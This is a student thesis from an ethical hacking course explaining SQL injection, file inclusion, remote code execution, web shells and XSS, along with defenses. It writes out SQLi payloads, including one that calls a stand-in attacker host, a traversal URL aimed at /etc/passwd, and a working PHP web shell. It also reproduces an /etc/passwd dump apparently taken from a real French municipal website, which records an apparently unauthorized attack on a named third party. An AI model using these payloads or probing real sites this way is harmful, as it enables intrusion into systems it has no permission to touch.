Cyber Security and Ethical Hacking

A thesis submitted in partial fulfillment of the requirements for the course of Cyber Security.

By **Md Soyab Akhter Sadik**
On 10 January 2025.

Statement of the student:

I, Md Soyab Akhter Sadik, hereby declares that this thesis is the result of my original research conducted under the guidance of Tanjim Al Fahim. As a certified professional in Cyber Security and Ethical Hacking from Arena Web Security, this work integrates advanced theoretical frameworks with empirical methodologies to analyze, assess, and mitigate contemporary cyber threats. The research emphasizes the application of ethical hacking techniques to identify vulnerabilities, evaluate risks, and propose robust countermeasures, thereby contributing to the enhancement of organizational cybersecurity postures in dynamic threat landscapes.

Md Soyab Akhter Sadik
Place: Arena Web Security
Batch no. 52 Alpha
Date: 10 January 2025

Certificate

Certified that the thesis entitled “Ethical Hacking and Cyber Security” submitted by Md Soyab Akhter Sadik towards partial fulfillment for the Course of cyber security and ethical hacking done by the institution of Arena web security is based on the investigation and learning done till now from the beginning of the course carried out under our guidance. The thesis part therefore has not been submitted for the academic award of any other university or institution.

Countersigned

Tanjim Al Fahim

.....

(Tanjim Al Fahim)
Supervisor Batch : Alpha 52

Signature

.....

Md Soyab Akhter Sadik

Abstract:

The apparatus of hacking refers to the evolution of programs that are required for coding purposes, which in turn give way to more promising security coupled with better efficiency. On the other hand, excess and obsession of particular interest can lead to issues. Ethical hacking these days is used as a common and favored process to analyze the security systems and programs of an organization. It runs parallel with security judgment, red teaming, intrusion testing, and vulnerability. Here are certain important points that will help you understand more about ethical hacking and its necessity.

Acknowledgement

I would like to express my sincere gratitude to our honourable course instructor and supervisor, **Tanjim Al Fahim Sir**, as well as **Jewel Sir**, and all the moderators and administrative staff for their continuous support, valuable efforts, and insightful suggestions throughout the course of this research. I am truly grateful for their guidance and encouragement.

I would also like to extend my thanks to all my course mates, whose advice, assistance, and suggestions were invaluable whenever I faced challenges during the course. Their support made a significant difference in my learning journey.

Thank you.

Table Of Contents:

Introduction

With every passing day, we witness **digitization transformations** across the globe. **Financial**, **Educational**, and **Medical services** have now integrated **web-based applications** to provide ease of access to users. This makes its usage common for almost every student and citizen in the developed nations. At the same time, we also observe a surge in **cyber attacks**, exploiting people in every manner possible. **Cyber threats** such as **SQL Injection (SQLi)**, **LFI**, **RCE**, **XSS**, and **CSRF** are commonplace **vulnerabilities** that put **data privacy** at high risk. These are capable of severely tarnishing the **reputation** and **finances** of large enterprises including **Google**, **Facebook**, and **Amazon**, resulting in devastating **breaches of information**.

The second chapter of this thesis focuses on the most regularly exploited **vulnerabilities in web applications**. Special emphasis will be placed on the practical aspects of tools like **Havij**, **Cyberfox**, **Burp Suite**, and **Kali Linux**, along with assessing how effective these tools check for and exploit such vulnerabilities. **Defensive mechanisms** such as **Web Application Firewalls (WAF)** along with **cryptography**, **assessment filters**, **vulnerability scans**, and **penetration testing** are also highlighted, which serve to enhance **security on the web**.

This work tries to fill the gap between **offensive** and **defensive measures**, making it easier to develop **secure**, **robust**, and **sophisticated web infrastructure** where **penetrable security** becomes an afterthought.

SQL Injection (SQLI)

SQL injection is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

How and Why Is an SQL Injection Attack Performed?

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

- Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
- SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
- SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
- You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.

- In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such a case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

Types of SQL Injection Attacks (SQLi):

SQL Injection (SQLi) is a code injection technique that exploits vulnerabilities in an application's software by manipulating SQL queries. Below are the main types of SQL Injection:

1. Classic (In-band) SQL Injection

This is the most straightforward and common form of SQLi. It occurs when an attacker uses the same communication channel to both launch the attack and gather the results.

Types of In-band SQLi:

➢ Error-Based SQLi
- Uses database error messages to obtain information about the structure of the database.
- Example: ' OR 1=1 –
- Useful when errors are displayed to the user.

➢ Union-Based SQLi
- Uses the `UNION` SQL operator to combine the results of two queries.
- Allows the attacker to extract data from other tables.
- Example: ' UNION SELECT username, password FROM users --

2. Blind SQL Injection

In Blind SQLi, no error messages or query results are returned to the attacker. Instead, attackers observe changes in the application's behavior to infer information.

Types of Blind SQLi:

➢ Boolean-Based (Content-Based) Blind SQLi
- Sends queries that result in different responses depending on whether the query returns true or false.
- Example: ' AND 1=1 -- (returns normal page)
  ' AND 1=2 -- (returns error page or no data)

➢ Time-Based Blind SQLi
- Uses SQL commands that cause time delays to infer information.
- Useful when no visual output is shown.
- Example: ' IF (1=1) WAITFOR DELAY '00:00:05' –

3. Out-of-Band SQL Injection

This occurs when data is retrieved using a different channel, such as DNS or HTTP requests, especially useful when in-band and blind SQLi are not effective.

- Used in: Environments where direct responses are blocked or disabled.
- Example: '; EXEC xp_dirtree '\\attacker.com\abc' –

4. Stored (Second-Order) SQL Injection

In this type, the malicious payload is stored in the database and executed later when another query is made.

➔ Example: An attacker injects malicious input into a form field (e.g., username), which is later used in another SQL query.
➔ Danger: Often goes unnoticed until the payload is triggered.

5. Compound SQL Injection

Combines SQL Injection with other types of attacks, such as:

- XSS + SQLi
- SQLi + DDoS
- SQLi + Command Injection

This hybrid attack method makes it harder to detect and defend against.


SQL Injection Prevention:

SQL Injection can be effectively mitigated through secure coding and system hardening. The most reliable method is the use of **prepared statements**, which prevent user input from being interpreted as executable SQL. **Stored procedures**, when used without dynamic SQL, offer additional protection.

Input validation ensures only expected data is processed, while **escaping input** can serve as a secondary safeguard. Applications should suppress detailed **error messages** and enforce the **principle of least privilege** to limit database access.

Further protection includes deploying **Web Application Firewalls (WAFs)** and conducting regular **security testing** using tools like SQLMap and OWASP ZAP. A layered, defense-in-depth strategy is essential for robust SQL injection prevention.

Here is an example:



Local File Inclusion (LFI) / Local File Disclosure (LFD)

Local File Inclusion (LFI), also referred to as **Local File Disclosure (LFD)**, is a common web application vulnerability that allows attackers to include files present on the server through the web browser. LFI can lead to the disclosure of critical information or even remote code execution. The LFI problem occurs when the application uses the path as input to retrieve files from the system. If the application does not properly sanitize the user input and blindly trusts it, an attacker can use this misconfiguration and It can affect the confidentiality of the company, which can be enough to say that this problem can be created by a programmer who is not aware of LFI.

How does local file inclusion work?

In an LFI attack, an attacker manipulates a file path parameter to load sensitive files on the server, such as:

http://example.com/index.php?page=about.php
If not properly secured, this can be exploited as:
http://example.com/index.php?page=../../../../etc/passwd

This allows the attacker to traverse directories and access files outside the intended directory scope.

Consequences of LFI:


- **Sensitive Data Disclosure:** Attackers may read configuration files, password files, or source code.
- **Code Execution (in some cases):** If the included file contains user-controllable content, it could lead to Remote Code Execution (RCE).
- Access to System Information: Files such as /etc/passwd (on Unix systems) can reveal usernames and system structure.

Common Targets in LFI Attacks:

- **/etc/passwd** – Unix user account information
- **/proc/self/environ** – Environment variables
- Log files – Often manipulated to inject code for RCE
- Configuration files (e.g., **wp-config.php, db.php**)

Why LFI Occurs:

- ➔ **Unvalidated User Input:** Developers allow input to determine which file to include without checking its validity.
- ➔ **Improper Use of include(), require(), or fopen() Functions:** Especially in PHP, if input is not filtered, these functions can include unintended files.
- ➔ Lack of Input Sanitization or Whitelisting



How to prevent local file inclusion vulnerabilities in web applications?

There are several methods that allow you to prevent local file inclusion vulnerabilities in your code:

1. Completely avoid passing filenames in user input. This includes not just direct user input but also other data sources that can be manipulated by the attacker, for example, cookies.
2. If your application requires you to use filenames from user input and there is no way around it, create a whitelist of safe files.
3. If you cannot create a whitelist because you use arbitrary filenames (for example, if users upload the files), store filenames in the database and use table row identifiers in user input. You can also use URL mappings to identify files with no risk of local file inclusion.

The above methods are available in every programming language and therefore every developer can easily prevent local file inclusion vulnerabilities by using secure coding techniques. There is no excuse for having local file inclusion in your code.
Note: Do not rely on blacklisting, encoding, or methods of input validation/sanitization such as filtering to prevent local file inclusion. For example, don't try to limit or enforce file extensions or block special character sequences as your only protection from LFI. Attackers can go around such filters by using several different methods such as URL encoding and wrappers such as php://filter.


Reference: https://www.invicti.com/learn/local-file-inclusion-lfi/

Defense and Mitigation:

- **Input Validation:** Strictly validate and sanitize any user-supplied file paths.
- **Whitelist Approach:** Only allow specific, predefined filenames to be included.
- **Disable Directory Traversal:** Remove or sanitize characters like ../ in file path parameters.
- **Server Configuration:** Limit file access permissions and disable remote file inclusion if not needed.
- **Use of Secure Coding Practices:** Avoid dynamically including files based on user input whenever possible.


14:16
6.15 KB/s
4G
60%
royeres87.fr/index.php
76
Royère
MENU
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
messagebus:x:105:111::/nonexistent:/usr/sbin/nologin ntp:x:106:112::/nonexistent:/usr/sbin/nologin
oco:x:107:113::/usr/local/oco:/usr/sbin/nologin puppet:x:108:114:Puppet configuration management
daemon,,,:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin
adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash
ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash ovhnobody:x:99:99::/nonexistent:/bin/false
autohosting:x:495:495::/home/ovh:/bin/false ovhqos:x:999998:100::/home/ovhqos:/bin/false
telegraf:x:499:499::/etc/telegraf:/bin/false bind:x:109:115::/var/cache/bind:/usr/sbin/nologin
_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin statd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin
_ossec:x:498:116::/var/ossec:/sbin/nologin redis:x:112:118::/var/lib/redis:/usr/sbin/nologin
_serf:x:113:119::/nonexistent:/usr/sbin/nologin debian-transmission:x:114:120::/var/lib/transmission-
daemon:/usr/sbin/nologin ossec:x:115:121::/var/ossec/:/sbin/nologin
royeresfmw:x:872636:100:royeresfmw:/homez.515/royeresfmw:/bin/ovh_ssh
GAZETTES
DEMARCHES ADMINISTRATIVES
CONSEILS MUNICIPAUX
Météo
Localisation
Numéros utiles
Infos travaux
Agence Postale
Point Lecture
Nous sommes le Jeudi 17 Avril 2025 il est 14:16:03
Plan du site | Espace privé

Remote Code Execution



Remote Code Execution (RCE) is a method that allows threat actors and attackers to gain unauthorized access to devices and launch attacks from a remote location. With RCE, hackers can infiltrate their target's systems without needing physical access to the networks or devices. RCE vulnerabilities fall under arbitrary code execution (ACE), which encompasses a range of vulnerabilities enabling attackers to execute unauthorized code and take control of targeted systems.

How an RCE Attack Works:

Because remote code execution is such a broad term, there's no single way you can expect an RCE attack to act. In general, RCE attacks have three phases:

- Hackers identify a vulnerability in a network's hardware or software
- In exploiting this vulnerability, they remotely place malicious code or malware on a device
- Once the hackers have access to your network, they compromise user data or use your network for nefarious purposes.


The Goal of an RCE Attack:

Once attackers have access to your network through remote code execution, the possibilities for what they can do are nearly limitless. RCE attacks have been used to perform everything from

crypto mining to nation-level espionage. This is why RCE prevention is such a high priority in the world of cybersecurity.

Types of RCE attacks:

Let's now look at the 3 types of remote code execution attacks.



Consequences of RCE:

- Full server takeover
- Data exfiltration
- Website defacement
- Installation of malware or backdoors
- Lateral movement within the network

Detection and Prevention:

- Input Validation and Sanitization: Never trust user input; apply strict filters or whitelisting.
- Use Safe APIs: Avoid system-level command execution functions unless absolutely necessary.
- Least Privilege Principle: Run applications with minimal privileges to reduce the impact of an attack.
- Web Application Firewall (WAF): Can help detect and block common RCE payloads.
- Regular Security Audits: Conduct code reviews and vulnerability assessments to catch insecure patterns.

RCE in Practice:


RCE vulnerabilities are often targeted by automated tools and exploited in real-world attacks. They are commonly found in outdated or poorly secured web applications and are ranked among the most critical issues in the OWASP Top 10 security risks.

Web Shell Attacks


It is a kind of cyber-attack that uses web shells to ambush vulnerable websites. A web shell refers to the malicious script installed on the web server to create a persistent gateway. The web shell is written in any web development programming language such as PHP, JSP, ASP, etc. In a web shell attack, the hacker would exploit the vulnerability in the webserver to install malicious files and execute the file using a web browser. This automatically creates a backdoor through which the hacker can easily access the web server whenever needed. This gateway can be used to execute various cyber-attacks either in the present or future.

How Does the Web Shell Attack Work?

To understand the mechanism of the web shell attack, it is essential to understand the background working of the internet we use in our daily lives. We use web browsers to search for anything online to get the requested information. For example, if the users request a URL such as https://www.example.com/, the webserver deciphers it as a request code and searches for a similar code-file in the webserver. Once the code is matched, the browsers will display the relevant webpage.



Here comes the entry of a web shell attack where the hacker uses the existing vulnerability in the webserver to install malicious code-files into the web server's directory and command the web server to execute the file by requesting it from the web browser. The execution of malicious files creates a consistent breach in the web server, which the hacker can carry out any cyber-attack.



The following is an example web shell, written in PHP:

```
<!DOCTYPE html>
<html>
<head>
<title>example webshell</title>
</head>
<body>
<?php
    system($_GET['cmd']);
?>
</body>
</html>
```

Attacker Advantages and Disadvantages:

Why would an attacker use a web shell? First and foremost, not every vulnerability is a one-shot, Remote Code Execution (RCE) vulnerability. Frequently, a successful attack involves leveraging several vulnerabilities to achieve the desired outcome.

In the case of web shells, they are frequently used to go from a Local File Inclusion (LFI) vulnerability to having the ability to run commands on the system. From there, depending on attacker objectives, further reconnaissance can be done, or further exploits deployed to elevate privileges, pivot, and maintain persistence.

Additionally, web shell traffic appears to be legitimate website traffic; a client requests a URL, and a response is returned. Further, as most sites now run HTTPS/TLS, this traffic is also encrypted. Finally, HTTP is by far the most used protocol, and any site with a lot of traffic will have many thousands of requests per second that would need to be inspected to detect malicious activity. These facts, taken together, mean that unless a defender is carefully inspecting the URL requested, the contents of the request and response, and the presence of malicious files in their web application directories, there's a good chance attacker activity will go unnoticed.

Finally, a capable web shell can be constructed from the many examples available by attackers with limited skills, and can be just as effective as more difficult, high-end techniques like custom shellcode and sophisticated malware.
The disadvantages are few, but not to be discounted entirely. Antivirus and IDS vendors do inspect traffic and files and have signatures that can match commonly encountered web shells. It is relatively easy to detect if new files have been placed in web directories. Even so, with a modicum of effort, web shells can be changed and obfuscated to avoid signature-based detection, and in many cases, web directory changes are monitored for only periodically, giving the attacker a window of opportunity before detection occurs.

Detection and Defenses:

As we have already mentioned above, the main line of defense is detecting suspicious web traffic, URL parameters, and suspicious URLs. Directory content monitoring is also a good approach, and some programs exist which can detect changes to monitored directories immediately and roll back changes automatically.
Additionally, some defensive tools allow for the detection of anomalous process creation.; In this case, the invocation of a shell by a web server would be caught and alerted on. More sophisticated approaches involve the explicit allow-listing of subprocesses and blocking of any that don't match that list. These approaches are an excellent solution if, for some reason, your web server needs to spawn subprocesses. However, it should be noted that for a skilled programmer in a web language, there's very little that can't be accomplished using the language's common features, without having to execute system commands.

Conclusion:

Despite their simplicity, web shells are a common way for attackers to gain the ability to run commands on a server and avoid detection by hiding in the "noise" of normal web traffic. They are very customizable and flexible tools requiring modest technical skills. For a targeted organization, they can be devastating, leading to data exfiltration, installation of malware, and further reconnaissance of their environment by attackers.

Cross site scripting (XSS)

What is XSS?
Cross-site scripting (XSS) is an exploit where the attacker attaches code onto a legitimate website that will execute when the victim loads the website. That malicious code can be inserted in several ways. Most popularly, it is either added to the end of a url or posted directly onto a page that displays user-generated content. In more technical terms, cross-site scripting is a client-side code injection attack.

- Reflected
- Store based
- Dome based

An example of XSS:

One useful example of cross-site scripting attacks is commonly seen on websites that have unvalidated comment forums. In this case, an attacker will post a comment consisting of executable code wrapped in '<script> </script>' tags. These tags tell a web browser to interpret everything between the tags as JavaScript code. Once that comment is on the page, when any other user loads that website, the malicious code between the script tags will be executed by their web browser, and they will become a victim of the attack.

Potential consequences of cross-site scripting attacks include:

- Capturing the keystrokes of a user
- Redirecting a user to a malicious website
- Running web browser–based exploits (e.g., crashing the browser)
